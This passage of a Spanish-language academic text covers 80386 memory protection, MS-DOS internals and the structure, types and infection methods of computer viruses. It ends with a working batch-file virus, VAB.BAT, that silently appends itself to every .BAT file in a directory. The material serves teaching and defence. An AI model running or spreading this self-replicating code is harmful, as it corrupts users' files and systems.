La característica de Expansión hacia abajo (*Expand-Down*) permite al *stack* expanderse, copiandose a un segmento mas grande sin necesidad de actualizar sus apuntadores. Para este tipo de segmentos, el campo *LIMIT* tiene la misma función pero es interpretado diferente.

III.1.6.3 Restricción de acceso a datos.

Antes de que el procesador pueda direccionar operandos en memoria, el 80386 carga el selector de segmento de datos en DS (o cualquier otro segmento de datos), después compara los niveles de privilegio para evaluar el acceso a los datos como se muestra en la figura III-9.




Figura III-9. Acceso a Datos.

Las instrucciones son habilitadas para cargar un registro de segmento de datos solo si el DPL del segmento destino es numéricamente mayor (menor privilegio) o igual al máximo entre el CPL y el RPL. Esto se utiliza para prevenir que las aplicaciones lean o cambien tablas del sistema operativo.

III.1.6.4 Restricciones de Transferencia de Control.

Las transferencias de control en el 80386 se realizan a través de las operaciones de *CALL, JMP, INT, IRET* y *RET* manejandose en dos modalidades: *Near* (cercana) y *Far* (lejana).

La modalidad "cercana" es una transferencia dentro del segmento de código actual, por lo que solo requiere de un chequeo de límite. La modalidad "lejana" se utiliza para transferencias a otros segmentos, lo cual se logra de dos formas: con la selección de otro segmento o a través de compuertas, para lo que se requieren verificaciones mas complejas que se explicarán en el punto III-2.

III.1.6.5 Restricciones del Conjunto de Instrucciones.

Ciertas instrucciones pueden afectar el mecanismo de protección o influir en el rendimiento general del sistema. El 80386 tiene dos clases de instrucciones restringidas denominadas privilegiadas y/o sensitivas, las cuales se mostraron en la figura III-2.

III.1.6.6 Validación de Apuntadores a Segmentos.

La validación se refiere a comprobar los límites que un dato puede tener. La validación de los apuntadores es una parte importante para encontrar errores de programación, también es necesaria para mantener aislados los niveles de privilegio que consisten de:

- Verificación del tipo de segmento.
- Verificación del límite del segmento.
- Verificación de que el apuntador suministrado este habilitado para accesar el segmento.

III.1.6.7 Validación de Página y Directorios.

Cada entrada de la tabla de páginas tiene asociados dos bits con el tipo de protección, el U/S y el R/W. En el nivel de direccionamiento por página, se pueden definir dos tipos:

- Acceso de solo lectura, si R/W = 0
- Acceso de lectura/escritura, si R/W = 1

Cuando se ejecuta en nivel supervisor (CPL < 3) los bits U/S y R/W son ignorados y todas las páginas son de lectura/escritura. Cuando CPL = 3 solo las páginas con nivel de usuario U/S =1 y marcadas con R/W = 1 son susceptibles a ser afectadas para escritura.

III.2 Comunicación entre niveles.

Como se mencionó en el punto III.1.6.4, existen restricciones para transferir el control o establecer comunicación entre segmentos de tipo *Far*. Las restricciones dependen de la forma en que se realiza la transferencia; básicamente existen dos formas: a través de un segmento o de una compuerta.

Para el primer caso, el CPL es igual al DPL del segmento que se esta ejecutando, sin embargo, puede ser mayor si el descriptor del DPL tiene encendido un bit llamado *CONFORMING*. Un segmento de este tipo es llamado *Conformado*, y permite compartir procedimientos llamados desde diferentes niveles con diferentes privilegios, con la restricción de que debe ejecutarse desde el nivel del procedimiento que llama. Entonces, cuando el control se transfiere a un segmento conformado, el CPL no cambia, por lo que puede ser distinto del DPL del segmento que se esta ejecutando.

Para que las aplicaciones en los niveles de privilegio mas bajos tengan acceso a las rutinas del sistema operativo que solo se ejecutan en el privilegio 0, se contempla un

segundo mecanismo especial denominado compuerta *(Gate)*. Una compuerta es un objeto del sistema (con su propio descriptor) que apunta a un procedimiento en un determinado segmento de código, la compuerta maneja en forma independiente a este código su nivel de privilegio. De acuerdo al uso de compuertas, podemos obtener otros caminos de acceso como los mostrados en la figura III-10.




Figura III-10. Acceso a través de Compuertas.

Una compuerta permite ejecutar solo accesos a una rutina en un anillo de protección interno desde un nivel menos privilegiado. El mecanismo de protección soporta 4 tipos de compuertas:

- Llamadas *(Call Gates)*. Son ejecutadas con un CALL.
- Interrupciones *(Interrupt Gates)*. Son ejecutadas con la instrucción INT.
- Trampas *(Trap Gates)*. Son ejecutadas con INT.
- Tareas *(Task Gates)*. Son ejecutadas con las instrucciones JMP, CALL, INT ó incluso interrupciones de *Hardware*.

En una llamada común *(CALL)*, la dirección de retorno y sus parámetros se almacenan en el *stack* y la ejecución continúa al comienzo de la subrutina. Cuando se invoca una subrutina a través de una compuerta, el nivel de privilegio de la rutina de ejecución cambia al nivel del código de segmento al cual apunta la compuerta. Cuando la subrutina termina, el nivel de privilegio regresa a la del procedimiento que llama. Esta solución resuelve el problema de comunicación pero produce otro, debido a que la dirección

de retorno (y posiblemente algunos parámetros) esta en el *stack* y éste se encuentra en el anillo 3 correspondiente a las aplicaciones. Entonces, estos datos no se encuentran completamente seguros. La aplicación se puede corregir mientras el sistema operativo esta procesando el requerimiento. Para solucionar este problema, parte del *stack* se copia a un *stack* mas privilegiado a través de una compuerta, como se muestra en la figura III-11. La aplicación tiene entonces tantos segmentos de *stack* como niveles de privilegio en el ambiente donde se ejecuta.




Figura III-11. Aumento de Privilegio del Stack.

Hasta aquí, concluye la descripción de los mecanismos internos de seguridad que contempla la arquitectura 80386, a partir de este momento continuaremos con la descripción de algunas de las formas mas comunes para violar la seguridad en este tipo de equipos, ya sea por deficiencias del sistema operativo, o inclusive de los mecanismos descritos en este capítulo.

CAPITULO IV

LA SEGURIDAD DEL SISTEMA OPERATIVO

CAPITULO IV. LA SEGURIDAD EN EL SISTEMA OPERATIVO.

A continuación, comenzando con la revisión de las formas conocidas en que se viola la seguridad, el presente capítulo revisará aquellas que tienen que ver con el sistema operativo, enfocándonos básicamente a la forma mas difundida y común, que es la de la acción de los programas nocivos, estudiándose mas a fondo cómo actúan éstos y que características aprovechan para lograr su fin.

El estudio mencionado, se efectuará sobre el sistema operativo MS-DOS exclusivamente, por lo que se comenzará estudiando su estructura interna así como la forma en que los programas nocivos la violan. Por último, al final del capítulo se describe de manera general cómo afectan éstos programas en otros sistemas operativos soportados por las microcomputadoras con arquitectura 80386.

IV.1 ESTRUCTURA DEL SISTEMA OPERATIVO MS-DOS.

Para el entendimiento del funcionamiento de los programas nocivos se requiere, como primer paso, estudiar la estructura del sistema operativo mas afectado de todos, el MS-DOS, ya que a partir de muchas de sus características de diseño que involucran graves deficiencias, es posible la fácil acción y proliferación de este tipo de programas.

IV.1.1 Componentes del MS-DOS.

El Sistema Operativo MS-DOS esta compuesto de varias capas que aíslan y protegen su núcleo *(kernel)*, de la percepción que el usuario tiene sobre el sistema, estas capas son las siguientes:

a) **Módulo BIOS.**(*Basic Input Output System* - Sistema Básico para Entrada/Salida). Esta capa es específica de cada computadora, y es proporcionada por el fabricante del equipo. Contiene los manejadores residentes de *default* del *hardware*, para los siguientes dispositivos:

- Consola de despliegue (monitor) y teclado.
- Impresora.
- Despliegue auxiliar.
- Fecha y hora.
- Dispositivo de arranque para el disco.

El núcleo del sistema se comunica con estos manejadores de dispositivos a través de trampas e interrupciones. Los manejadores traducen estos requerimientos en comandos entendibles por los controladores de *hardware*. En la mayoría

de las microcomputadoras, el **BIOS** se encuentra grabado en memoria ROM, por lo que también se le conoce como **ROM-BIOS.**

b) **Kernel (núcleo) de DOS.** El *kernel* está formado por programas suministrados por **Microsoft Corporation**, que provee de una colección de servicios independientes del *hardware* llamados "funciones del sistema". Estas funciones incluyen:

- Manejo de archivos.
- Manejo de memoria.
- Entrada/Salida de caracteres a dispositivos.
- Lanzamiento de programas.
- Acceso al reloj de tiempo real.

Los programas pueden accesar las funciones del sistema cargando registros con parámetros de funciones específicas y transfiriéndolas al sistema operativo por medio de interrupciones de *software*.

c) **Procesador de Comandos.** También llamado *Shell* (concha o cubierta) del sistema, es la interfase con el usuario. Es responsable de analizar sintácticamente los comandos del usuario para su proceso. El procesador de comandos de *default* de **MS-DOS** es el archivo llamado **COMMAND.COM** , aunque este puede reemplazarse con otro *shell*.

El **COMMAND.COM** esta formado por 3 partes:

- Una parte residente en memoria que se encarga de las rutinas que siempre deben permanecer disponibles al sistema como son: el despliegue de errores críticos, teclas para interrumpir la ejecución de procesos (CTRL C y CTRL Break), así como el código requerido para recargar la parte transitoria.

- Una sección de inicialización que se encarga de ejecutar las instrucciones de inicialización *(start up)*, generalmente dadas en el archivo **AUTOEXEC.BAT.**

- Una parte transitoria que se utiliza para almacenar rutinas de programas de aplicación tales como leer el teclado o los archivos BAT. Cuando algún programa de aplicación termina, se realiza un chequeo *(checksum)* para verificar que esta parte transitoria este completa, de no ser así, se copia nuevamente de disco. Esta sección acepta comandos internos tales como COPY, REN,DIR, DEL, comandos externos como CHKDSK, BACKUP y RESTORE, y archivos en lote *(batch)*.

IV.1.2 Interrupciones.

Las interrupciones son señales enviadas al CPU de la computadora para suspender lo que esta haciendo y transferir el control a un programa especial llamado "manejador de interrupciones". La transferencia es forzada por mecanismos especiales de *hardware* que son cuidadosamente diseñados para proveer máxima velocidad en su atención. El manejador de interrupciones es el responsable de determinar la causa de la interrupción, tomando la acción apropiada y regresando el control al proceso que originalmente fue suspendido.

Las interrupciones son causadas generalmente por eventos externos al CPU que requieren atención inmediata, tales como:

- Completar un proceso de entrada/salida.
- Detección de una falla de *hardware*.
- Catástrofes.

La familia Intel de microprocesadores soporta 256 tipos de interrupciones, o niveles, que pueden ser agrupados en 3 categorías básicas:

a) **Interrupciones internas de hardware.** Son generadas por ciertos eventos encontrados durante la ejecución de un programa, tales como la división por cero (DIV ZERO), el desbordamiento de estructuras (OVERFLOW), etc. También se les conoce con el nombre de faltas.

b) **Interrupciones externas de hardware.** Son ejecutadas por los controladores de dispositivos periféricos o por coprocesadores. Pueden ser mascarables, si son síncronas y estan asociadas a la instrucción INTR, o bien no mascarables si son asíncronas y estan asociadas a la instrucción NMI. Las interrupciones no mascarables son utilizadas para eventos catastróficos tales como baja de corriente, error de memoria o en la paridad del bus, etc.

c) **Interrupciones de software.** Son realizadas de manera síncrona por cualquier programa al ejecutar la instrucción INT. Estas son accesibles a través de las rutinas de DOS por parte del sistema operativo, o de la ROM-BIOS.

El concepto de interrupción, involucra otro evento denominado excepción, las excepciones son interrupciones especiales que pueden ser de tres tipos:

- Trampas (*traps*). Se reportan inmediatamente después de la instrucción, son interrupciones que pueden ser generadas por *hardware* o por *software*. El ejemplo mas común de trampa es el denominado punto de ruptura (*brak point*) utilizado en depuradores.

- Faltas (*faults*). Se detectan antes o durante la

ejecución de la instrucción, salvando los valores de CS, EIP y FLAGS para permitir su restablecimiento. Son interrupciones internas del *hardware*.

- Abortos. Son interrupciones que reportan errores del *hardware* y no permiten restablecer el programa. Un ejemplo de aborto se da cuando los valores de las tablas del sistema son inconsistentes o ilegales.

Para cada tipo de interrupción hay reservada un área de memoria, llamada vector de interrupciones, que especifica dónde se encuentra localizado el programa manejador de interrupciones para ese tipo de interrupción. La parte mas baja (los primeros 1024 bytes) de la memoria es llamada "tabla vector de interrupciones". Cada 4 bytes en la tabla corresponde a un tipo de interrupción (0h a FFh) y contiene el segmento y el desplazamiento del manejador de interrupciones de ese nivel. Los niveles mas bajos, es decir, las interrupciones 0h a 1Fh, son usadas para interrupciones internas del *hardware*; las interrupciones 20h a 3Fh son usadas por MS-DOS y todas las demás están disponibles para ser usadas para aplicaciones futuras.

Si se utiliza el modo protegido del 80386, los manejadores de interrupciones estan apuntados por descriptores contenidos en la IDT, éstos descriptores solo pueden ser compuertas, ya que los manejadores de interrupciones generalmente se encuentran en niveles de alto privilegio. Las únicas compuertas permitidas por la IDT son las de trampa, interrupción o de tarea.

IV.1.3 Carga del Sistema Operativo.

Cuando se inicializa el sistema, por cuestiones de arquitectura y no del **MS-DOS**, la ejecución comienza en la dirección 0FFFF0h que corresponde al área de **ROM** para iniciar la carga, esta dirección contiene un salto (JMP) que transfiere el control al código de verificación del equipo y de la rutina de arranque *(bootstrap)*.

La rutina de *boot* de la **ROM** lee otra rutina de *boot* en disco que se encuentra en el primer sector *(boot sector)* y la carga en memoria en una dirección arbitraria, transfiriéndole el control. La rutina de *boot* de disco verifica si el disco contiene una copia del **MS-DOS** leyendo el primer sector del directorio raíz y determinando si existen los programas **IO.SYS** y **MSDOS.SYS** (o bien **IBMBIO.COM** y **IBMDOS.COM**). Si éstos archivos no existen, se solicita al usuario introducir otro disco que los contenga, en caso de que existan se transfiere el control al **IO.SYS** el cual es cargado en memoria en dos partes, el módulo **BIOS** y el **SYSINIT**, este último contiene código de inicialización que determina el total de memoria contigua en el sistema.

Después de lo anterior, se llama al código de **MSDOS.SYS** el cual inicializa las tablas internas del sistema y las áreas de trabajo, incluyendo el vector de interrupciones, llamando las rutinas de inicialización de cada manejador *(driver)*. Estos manejadores determinan el estado del *hardware* del equipo.

Como parte de la inicialización, el **SYSINIT** llama a los servicios de **DOS** para abrir el archivo de configuración (si es que existe) **CONFIG.SYS** el cual contiene comandos que habilitan al usuario a configurar el medio ambiente. Todos los manejadores indicados en este archivo, se cargan en memoria, ligándose a la lista de manejadores de dispositivos de *hardware* previamente cargados.

Una vez terminado lo anterior, el **SYSINIT** cierra los archivos de los manejadores utilizados, reabriendo los dispositivos de *default*; la consola, la impresora y el dispositivo auxiliar. Finalmente llama al comando **EXEC** de **DOS** para cargar el *shell* que, una vez en memoria despliega el *prompt* del sistema. El mapa de memoria en este momento se muestra en la figura IV-1.




Figura IV-1. Estado Final de la Memoria cuando se Carga DOS.

IV.1.4 Estructura de Archivos.

Los archivos llamados "ejecutables", serán de nuestro especial interés para conocer su estructura, ya que son los únicos archivos del sistema que pueden infectarse por los programas nocivos. Los archivos ejecutables en **MS-DOS** pueden ser de tres tipos: COM,EXE y BAT.

a) **Archivos "COM".** Estos archivos están escritos en código de máquina y "no son relocalizables" en memoria, son compactos y su ejecución es la más rápida de los archivos ejecutables. Estos programas siempre comienzan en la dirección CS:100h, el espacio de 0 a 100h (256 bytes) lo ocupa el denominado **PSP** *(Program Segment Prefix)* que es un bloque de información de 256 bytes colocado por **MS-DOS** en la base de la memoria donde se aloja el programa que se va a ejecutar. El tamaño de estos programas esta limitado por el direccionamiento de un segmento (2^{16} = 65536 bytes) menos el tamaño del PSP (256 bytes) y menos 2 bytes de la palabra mandatoria del *stack*, es decir 65278 bytes. Cuando un programa COM se ejecuta, el control de todos los segmentos del sistema es transferido a la misma dirección y el **SP** apunta a la última dirección posible (casi siempre la 0FFFFEh). La imagen en memoria de este tipo de archivos después de la carga, se muestra en la figura IV-2.




Figura IV-2. Imagen en Memoria de un Archivo .COM.

b) **Archivos "EXE".** Este tipo de archivos están limitados por el tamaño de la memoria disponible y también están escritos en código de máquina. Los segmentos del sistema se pueden colocar en diferentes sitios, por lo que el código "puede ser relocalizable", es decir, el sistema operativo puede cargar diferentes partes del programa en fragmentos de memoria, permitiendo entre otras cosas, la capacidad de multitarea. Los programas EXE tienen un encabezado que varía en tamaño de acuerdo a las instrucciones necesarias para

relocalizar el código, siendo siempre un múltiplo de 512. Los valores iniciales del SS y el SP se toman del encabezado y los puede manipular el programador. La imagen en memoria de éstos archivos después de la carga, se muestra en la figura IV-3.




Figura IV-3. Imagen en Memoria de un Archivo .EXE.

c) **Archivos "BAT"**. Estos archivos están escritos en un lenguaje especial de instrucciones de comandos sencillos que no son código ejecutable, sino que son interpretados por el **COMMAND.COM** que los ejecuta al instante.

IV.1.5 Estructura de los Discos.

Existe una estructura lógica y una física en cualquier disco. La estructura física esta basada en un sistema de coordenadas conformado por lado, pista y sector. Un disco flexible cuenta con 2 lados, un disco duro, como físicamente esta compuesto por mas de un disco, puede contener 4 o mas lados. Cada lado esta separado en círculos concéntricos llamados pistas. La posición de las cabezas en los discos duros se referencía por medio de cilindros que no son mas que la proyección perpendicular de las pistas a través de todos los discos que lo conforman. Para identificar la posición dentro de la pista, ésta se divide en segmentos del mismo tamaño llamados sectores, de manera que se puede localizar cualquier posición de acuerdo a este sistema de coordenadas. La figura IV-4 muestra esta estructura.

El proceso de localización se complica debido a los diferentes tamaños y tipos de discos que existen, como se observa en la tabla de la figura IV-5. Para evitarle este problema a los programas, el sistema operativo cuenta con rutinas que realizan la localización física de los datos creando una estructura lógica para el disco. De esta manera

los usuarios solamente indican al sistema que desean leer o escribir en un archivo determinado. Las rutinas que manejan la estructura lógica están contenidas en DOS, mientras que las que manejan la representación física están contenidas en ROM BIOS.




Figura IV-4. Estructura Interna de un Disco.

DISCO	Capacidad	Cilindros	Sectores	Cabezas
5¼"	160 KB	40	8	1
	180 KB	40	9	1
	320 KB	40	8	2
	360 KB	40	9	2
	1.2 MB	80	15	2
3½"	720 KB	80	9	2
	1.44 MB	80	18	2
tipo=20	30 MB	733	17	5
tipo=26	20 MB	612	17	4
tipo=31	44 MB	732	17	7

Figura IV-5. Tamaños de discos.

Todos los discos manipulados por DOS son mapeados en 4 áreas separadas. Estas áreas en el orden en que son almacenadas son: área reservada, FAT (*File Allocation Table* - Tabla de alojamiento de archivos), el directorio raíz y el área de archivos, como se muestra en la figura IV-6.




Figura IV-6. Areas del Disco.

El tamaño de cada área varía según la estructura del disco, aunque su orden no varía. La figura IV-7 muestra los tamaños de estas áreas para diferentes tipos de discos.

DISCO	Capacidad	Area Reservada (Sectores)	FAT (Sectores)	Directorio Raíz (Sectores)
5¼"	360 KB	1	4	7
	1.2 MB	1	14	14
3½"	720 KB	1	6	7
	1.44 MB	1	18	14

Figura IV-7. Tamaños de las áreas de disco.

El área reservada puede tener uno o mas sectores, el primero es invariablemente el sector *boot*. Una tabla dentro de éste sector especifica el tamaño de esta área, el tamaño y número de copias de la FAT y el número de entradas del directorio raíz.

La FAT se encuentra inmediatamente después del área reservada, esta tabla mapea el uso del espacio de disco en el

área de archivos, incluyendo el espacio utilizado por cada archivo, el espacio no utilizado y el espacio que pudiese estar dañado. Dado que el mapeo del disco es muy importante, se almacena una copia de respaldo. El tamaño de la FAT también depende del formato del disco o de la partición en disco duro.

El directorio raíz es utilizado para identificar cada archivo y sus características mas importantes, como son el nombre, su tamaño y localización en el disco. Ejemplos de estos tamaños se muestran en la tabla de la figura IV-8.

DISCO	Capacidad	Tamaño (Sectores)	Número de Entradas
5¼"	180 KB	4	64
	360 KB	7	112
	1.2 MB	14	224
3½"	720 KB	7	112
	1.44 MB	14	224
tipo-20	30 MB	32	512
tipo-26	20 MB	32	512
tipo-31	44 MB	32	512

Figura IV-8. Tamaños del Directorio Raíz.

Finalmente, el área de archivos es el espacio disponible para almacenar los archivos, aunque también puede contener subdirectorios. Su almacenamiento se da en sectores contiguos llamados *clusters*, cuyo tamaño esta dado en potencias de 2; 2 para los discos flexibles y 4 para los discos duros.

Debido a que existen diferentes tipos de discos, cada uno debe indicar la información sobre su estructura. Esta se localiza en el primer sector, llamado de carga *(boot)*, en el que además se encuentra la rutina de arranque.

Al inicializar el sistema con un disco flexible, la computadora comienza cargando el primer sector físico (lado 0, pista 0 sector 1), a memoria y le pasa el control al código cargado, este código sabe dónde se localiza el resto del sistema operativo en el disco y lo carga.

El proceso de arranque desde el disco duro es algo diferente, ya que físicamente un disco duro puede estar compuesto de varias particiones que pueden estar asignadas a diferentes sistemas operativos. En el primer sector físico se localiza una tabla de formateo llamada "Tabla de particiones", que contiene la información de las particiones y en dónde se localizan físicamente. Cada partición tiene como primer sector su propio *boot*.

Al arrancar una computadora desde disco duro, se carga inicialmente la tabla de particiones, ésta a su vez carga el *boot* de la partición seleccionada y éste al sistema operativo.

IV.2 COMO FUNCIONA UN VIRUS.

Una vez conocidas las principales características del sistema operativo **MS-DOS**, se requiere como segundo paso, estudiar y conocer las diferentes características de los virus, que, como se verá, afectan la información de las microcomputadoras, a partir del manejo de archivos y datos que hace el sistema operativo.

IV.2.1 Partes Estructurales de los Virus.

Los virus, como cualquier programa, están formados estructuralmente de ciertas partes, cada una de ellas efectúa funciones generales que se mencionan a continuación:

a) **Reproducción.** Esta tarea es una de las mas importantes de los virus, y gran parte del código esta enfocado a ello, ya que es la mas compleja de realizar. Ella se encarga de modificar los programas que desea contaminar (en caso de que sean programas) y de instalar el código del virus en el sistema. Para esto debe de cuidar que el programa del usuario quede siempre en forma ejecutable ya que en caso contrario el usuario no lo podría utilizar.

El virus puede conocer en que parte comienza la ejecución de un programa, y basándose en esto substituye esta parte utilizando su propio código y después de haber sido ejecutado, reconstruye el programa para que funcione normalmente.

En los virus que sustituyen partes del sistema operativo, la rutina de reproducción debe encargarse de copiar la parte que va a sustituir a un lugar seguro, copiando posteriormente el código del virus a la posición original de la rutina del sistema operativo. Al ejecutarse el virus, este carga posteriormente el código original para que el usuario no se dé cuenta que esta contaminado.

b) **La instalación residente en memoria.** Para que un virus se pueda reproducir, normalmente se instala en forma residente en memoria, apuntando los vectores de interrupción a su propia rutina. De esta manera puede contaminar un programa cada vez que existe un acceso a éste o cuando se desee ejecutar, ya que estas operaciones se realizan en base a interrupciones.

c) **Rutina que da a conocer el virus.** Un virus usualmente tiene una rutina con la cual usualmente se da a conocer al usuario, o con la cual hace notar su presencia. Esta rutina puede ser desde un mensaje o un caracter hasta la destrucción de archivos o un disco completo.

d) **Rutina que oculta al virus para evitar su detección.** Algunos virus cuentan con rutinas especiales que dificultan su detección. Estas rutinas pueden ser por ejemplo, sistemas encriptadores que esconden al virus aleatoriamente, de manera que siempre sea diferente.

IV.2.2 Tipos de Virus.

El tipo de clasificación que nos interesa ahora, es de acuerdo a la forma de infección, de acuerdo a esta característica los virus pueden ser:

a) **Contaminadores del sistema.** Son programas que afectan partes del sistema, presentándose en dos formas:

a.1) **Contaminadores del sector de arranque.** Como ya se mencionó, todos los discos en MS-DOS tienen un área que almacena programas para iniciar el proceso. Una gran cantidad de los virus conocidos, se especializan en alterar o infectar este sector, obteniendo grandes ventajas debido a que son los primeros programas en cargarse antes que cualquier otro, incluyendo al sistema operativo y a los antivirus. Pueden permanecer residentes y activos en todo momento en la memoria y contaminar todos los discos que tengan contacto con el sistema.

a.2) **Contaminadores del procesador de comandos del sistema.** Son programas diseñados para infectar el *shell* del sistema, que es el que permite la interfaz con el usuario. Como la mayoría de los comandos del sistema son introducidas a través de éste programa, se tiene la oportunidad de esconder la actividad del virus tras accesos normales del usuario como son un DIR o un COPY. Aunque los tiempos de ejecución de las órdenes interceptadas por los virus son mayores que los normales, los usuarios nunca notan la diferencia. Este tipo de virus también se activa al arranque del sistema y permanecen residentes, teniendo la capacidad de supervisar y controlar casi toda la interacción entre el usuario y la máquina.

b) **Contaminadores de programas de aplicación.** Son programas que afectan programas de aplicación del usuario, éstos también son de dos clases:

b.1) **Contaminadores de propósito general.** Estos programas se diseñan con la más amplia gama de compatibilidades infecciosas y, generalmente no pueden, y no están dirigidos a infectar archivos de bajo nivel del sistema

operativo, conformándose con los demás archivos ejecutables. Estos programas son de propagación muy rápida logrando saturar el sistema.

b.2) **Contaminadores de archivos específicos.** Estos programas atacan a un número fijo, e incluso a un solo tipo de archivos. Los archivos destino son normalmente destruidos en su totalidad puesto que este tipo de virus generalmente se elaboran en forma deliberada con el único objeto de destruir información.

c) **Contaminadores multipropósito.** Estos contaminadores son diseñados para incluir las características mas activas de los tipos antes mencionados. Pueden infectar inicialmente sectores de arranque, procesadores de comandos o ambos. Desde ahí pueden producir parásitos víricos que funcionen como contaminadores de propósito general y/o de archivos específicos.

Un esquema general de esta división, se muestra en la gráfica de la figura IV-9.




Figura IV-9. Clasificación de Virus.

IV.2.3 Métodos de Infección.

Infectar un sistema, se define como la intromisión de un programa nocivo en un sistema. Existen diversas formas en que

un virus puede infectar un sistema, se conocen cinco métodos populares empleados por la mayoría de los virus para adueñarse del control de los archivos, estos son:

a) **Añadidura.** Son virus que se agregan al final de los archivos ejecutables, estos son modificados y cuando se ejecutan, el virus añadido es el primero en tomar el control. Esto se puede observar en la figura IV-10, en donde se ve como se altera la secuencia de ejecución. Dependiendo del tipo de archivo que se infecte, estos virus tienen que emplear diferentes técnicas para desviar el control de su programa anfitrión en el momento de ejecución. Por ejemplo, los archivos .COM y .EXE utilizan diferentes formas para cargarse en memoria.




Figura IV-10. Infección por Añadidura.

b) **Inserción.** Estos sitúan directamente su código dentro de un código no utilizado de segmentos de datos. En esencia son iguales a los de añadidura con la diferencia de que el código esta dentro del anfitrión y no al final, lo cual reduce sus posibilidades de crecimiento. La figura IV-11 muestra este tipo de infección.




Figura IV-11. Infección por Inserción.

c) **Reorientación.** Bajo este esquema se introducen virus centrales bajo una o mas posiciones físicas de los discos, tales como las áreas de partición, sectores dañados o archivos ocultos *(hidden)*. Estos virus "maestros", utilizando técnicas de añadidura o inserción implantan trabajadores víricos en los demás archivos cuando éstos se ejecutan. Los trabajadores pueden ser tan pequeños como 2 bytes, que es el tamaño requerido para hacer una interrupción de **DOS.**

d) **Substitución.** Es el método de infección mas burdo y lento, y se basa en la substitución de los archivos destino ejecutables por un virus. No infectan realmente a los archivos ejecutables, sino mas bien el sistema en el que residen. La figura IV-12 muestra como actúan, notándose que la secuencia de ejecución no cambia.




Figura IV-12. Infección por substitución.

e) **Armazón vírico.** Estrictamente esta no es una forma de infección, sino mas bien un método de supervivencia post-infección. Los contaminadores de sector de arranque lo ponen en acción muy a menudo, aunque los virus contaminadores del procesador de comandos los utilizan también. El armazón es en la práctica, una envoltura de todas las funciones básicas de una computadora. Se interpretan y enmascaran las acciones que de alguna forma podrían revelar la presencia del virus, o algún indicio que pudiera amenazar su supervivencia. Los listados de directorios son bloqueados y analizados, presentándose al usuario versiones modificadas.

IV.2.4 Ejemplo de Infección.

Para entender en forma mas precisa, la estructura y forma en que infectan los virus, a continuación se presenta un ejemplo sencillo de un virus que infecta archivos específicos del usuario del tipo BAT, utilizando el método de añadidura.

El código del virus esta contenido en un archivo que llamaremos VAB.BAT (Virus de Archivos Bat), que mostramos a continuación.

```
1  echo Virus de Archivos Bat (VAB).
2  echo Este programa ejemplifica como opera un virus.
3  echo
4  echo ¡OJO! ¡ESTE PROGRAMA INFECTA TODOS LOS ARCHIVOS
5  echo CON EXTENSION BAT DEL DIRECTORIO ACTUAL.
6  echo Si usted no desea que esto ocurra oprima CTRL C
7  echo para cancelar, de lo contrario se infectarán
8  echo todos sus archivos.
9  pause > nul
10 cls
11 echo ¡USTED A ELEGIDO EJECUTAR EL VIRUS DE ARCHIVOS
12 echo BATCH!.
13 echo el directorio actual es:
14 cd
15 echo Infectando los archivos BAT de este directorio..
16 ctty nul
17 for %%f in (*.bat) do copy %%f+vab.bat
18 ctty con
19 cls
20 echo Todos los archivos bat de este dir se infectaron
```

Del programa anterior, podemos observar el código tan pequeño requerido para hacer un virus, aunque todavía puede ser menor. A continuación se identifican las partes principales de este virus:

- La rutina de reproducción o núcleo del virus, esta dada únicamente por la instrucción de la linea 17, que por si sola podría ser el virus.

